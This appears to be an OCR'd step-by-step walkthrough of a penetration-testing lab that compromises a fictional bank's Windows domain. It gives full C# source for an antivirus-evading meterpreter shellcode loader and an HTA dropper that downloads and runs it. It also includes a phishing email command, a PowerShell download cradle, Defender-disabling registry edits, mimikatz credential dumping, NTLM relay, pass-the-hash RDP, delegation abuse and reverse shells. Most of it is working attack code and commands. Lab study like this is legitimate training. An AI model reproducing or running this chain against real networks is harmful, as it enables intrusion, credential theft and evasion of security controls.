
Step1: Identify machine with port 25 open
Step2 : On Port 80 you may find this but don't go for SQL injection rabbit hole



Step3: Use modified meterpreter payload met.exe as in lab

AV Evasion payload

Create a C# application named Helper

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;

namespace Helper
{
      class Program
      {
      static void Main(string[] args)
      {

            //msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.XX.XX LPORT=443 -f csharp
            byte[] buf = new byte[770] {
 };

            byte[] encoded = new byte[buf.Length];
            for (int i = 0; i < buf.Length; i++)
            {
                  encoded[i] = (byte)(((uint)buf[i] + 2) & 0xff);
            }

            StringBuilder hex = new StringBuilder(encoded.Length * 2);
            foreach (byte b in encoded)
```

```
            {
                  hex.AppendFormat("0x{0:x2}, ", b);
            }
            Console.WriteLine("The payload is: " + hex.ToString());
            Console.WriteLine("Length was: " + buf.Length.ToString());
      }
      }
}
```

Create a C# application named Met

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Net;
using System.Text;
using System.Threading;

namespace Met
{
      class Program
      {
      [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
      static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);

      [DllImport("kernel32.dll")]
      static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);
      [DllImport("kernel32.dll")]
      static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);
      [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
      static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr
lpAddress, uint dwSize, UInt32 flAllocationType, UInt32 flProtect, UInt32
nndPreferred);
      [DllImport("kernel32.dll")]
      static extern void Sleep(uint dwMilliseconds);
```

```
      [DllImport("kernel32.dll")]
      static extern IntPtr GetCurrentProcess();
      static void Main(string[] args)
      {
            //Sleep timer bypass
            DateTime t1 = DateTime.Now;
            Sleep(2000);
            double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
            if (t2 < 1.5) {
                  return;
            }
            Console.WriteLine("Sleep timer bypassed!");
            //Non emulated api's
            IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(),
IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
            if (mem == null) {
                  return;
            }
            Console.WriteLine("API Emulation done!");
            byte[] buf = new byte[770] { };

            byte[] encoded = new byte[buf.Length];
            for (int i = 0; i < buf.Length; i++)
            {
                  encoded[i] = (byte)(((uint)buf[i] - 2) & 0xFF);
            }
            buf = encoded;
            Console.WriteLine("Cipher decrypted!");
            int size = buf.Length;
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
            Console.WriteLine("Allocation Complete!");
            Marshal.Copy(buf, 0, addr, size);
            Console.WriteLine("Copy done!");
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr,
IntPtr.Zero, 0, IntPtr.Zero);
            Console.WriteLine("Thread Created");
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            Console.WriteLine("Reached End");
      }
      }
}
```

Paste the output of helper into Met and run it!

Step4: Make hta file

```
<head>

<script language="JScript">

var shell = new ActiveXObject("WScript.Shell");

var res = shell.Run("powershell iwr -uri http:/[redacted]]/Met.exe -outfile
C:\\Windows\\Tasks\\abc.exe;C:\\Windows\\Tasks\\abc.exe");

</script>

</head>

<body>

<script language="JScript">

self.close();

</script>

</body>

</html>
```

Step5: Use swaks

```
swaks --body 'Please click here http://192.168.X.Y/rulon.hta' --add-header
"MIME-Version: 1.0" --add-header "Content-Type: text/html" --header
"Subject: Issues with mail" -t paul@acbank.com -f admin@acbank.com --server
192.168.X.X
```

Step6: Use meterpreter listener and wait for incoming shell

Step7:
Inside C:\ProgramFiles\Setup find mail.ps1 file → obtain paul credentials (just like challenge 4)

```
$server = "mail01.acbank.com"
$port = 110
$enableSSL = $false
$username = "paul"
$password = "fdsfssdfDFG4"
$baseFolder = "C:\attachments"
$links = "C:\users\paul\links.txt"
```

EX (New-Object Net.WebClient).DownloadString('http://192.168.X.Y/PowerView.ps1')
Get-DomainComputer

Step8.1:
Download SharpHound and enum domain

Step 8.2:
Run autoroute from metasploit and start socks proxy from here supplement all subsequent commands with proxychains

https://blog.pentesteracademy.com/network-pivoting-using-metasploit-and-proxychains-c04472f8eed0

```
msfconsole -x 'use auxiliary/server/socks4a; set SRVPORT 1080; set SRVHOST
127.0.0.1; run -j; use exploit/multi/handler; set PAYLOAD
windows/x64/meterpreter/reverse_https; set LHOST 192.168.X.Y; set LPORT
443; set AutoRunScript "autoroute -s 172.16.X.0/24"; run'
```

Step9:
Find two SQL servers SQL05 and SQL06 that are linked. Follow Challenge_4_pdf exactly to do the ntlm relay between them and grab the admin hashes and dump SAM

Connect to SQL05 using paul creds and dump SAM of SQL06 by ntlmrelayx

Connect to SQL06 using paul creds and dump SAM of SQL05 by ntlmrelayx

You now have local admin hash of both use evil-wirm to get proof.txt

Step10:

Use same local admin hash on file05 to winrm enable RDP and disable AV → run mimikatz → PPL protection remove → dump hashes

```
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v
"DisableRealtimeMonitoring " /t REG_DWORD /d 1 /f
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v
"DisableBehaviorMonitoring " /t REG_DWORD /d 1 /f
```

```
Enable RDP: New-ItemProperty -Path
"HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin
-Value 0 (enable restricted admin) -> proxychains xfreerdp /u:administrator
/pth:x /v:172.16.x.x /cert-ignore /timeout:100000
```

```
C:\Users\Administrator\Documents\mini.exe "privilege::debug" "!+"
"!processprotect /process:lsass.exe /remove" "sekurlsa::logonpasswords"
"exit"
```

Step11:

Get Jim password from the lsass dump and use that to evil-win-rm to jump02 → disable AV → run mimikatz → PPL protection remove → dump hashes exactly like Step10


Step 12:

Get Ben password from lsass of jump02 and win-rm to get swiftmgmt01

```
Enable RDP: New-ItemProperty -Path
"HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin
-Value 0 (enable restricted admin) -> proxychains xfreerdp /u:administrator
/pth:x /v:172.16.x.x /cert-ignore /timeout:100000
```

Also use disable restricted admin to enable rdp and then rdp using xfreerdp ben

Step 13:



Now swiftmgmt01 has generic write on swiftweb01 (check bloodhound)

Exploit the RBCD exactly as in lab manual, spawn powershell in a machine account context (swiftweb01$) using mimikatz pass the hash and get code exec on swiftweb01

(Page no 641)

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/resource-based-constrained-delegation-ad-computer-object-take-over-and-privilged-code-execution

Step 14:

Inside you will find a powershell script **c**urling to a web server in a different vlan

Step15:

Insert nishang reverse shell (https://github.com/samratashok/nishang)

After receiving reverse shell port forward using chisel find port 80 for swift01

Step 16:
Command injection in webpage add powershell one liner reverse shell nishang payload and get shell and read secret.txt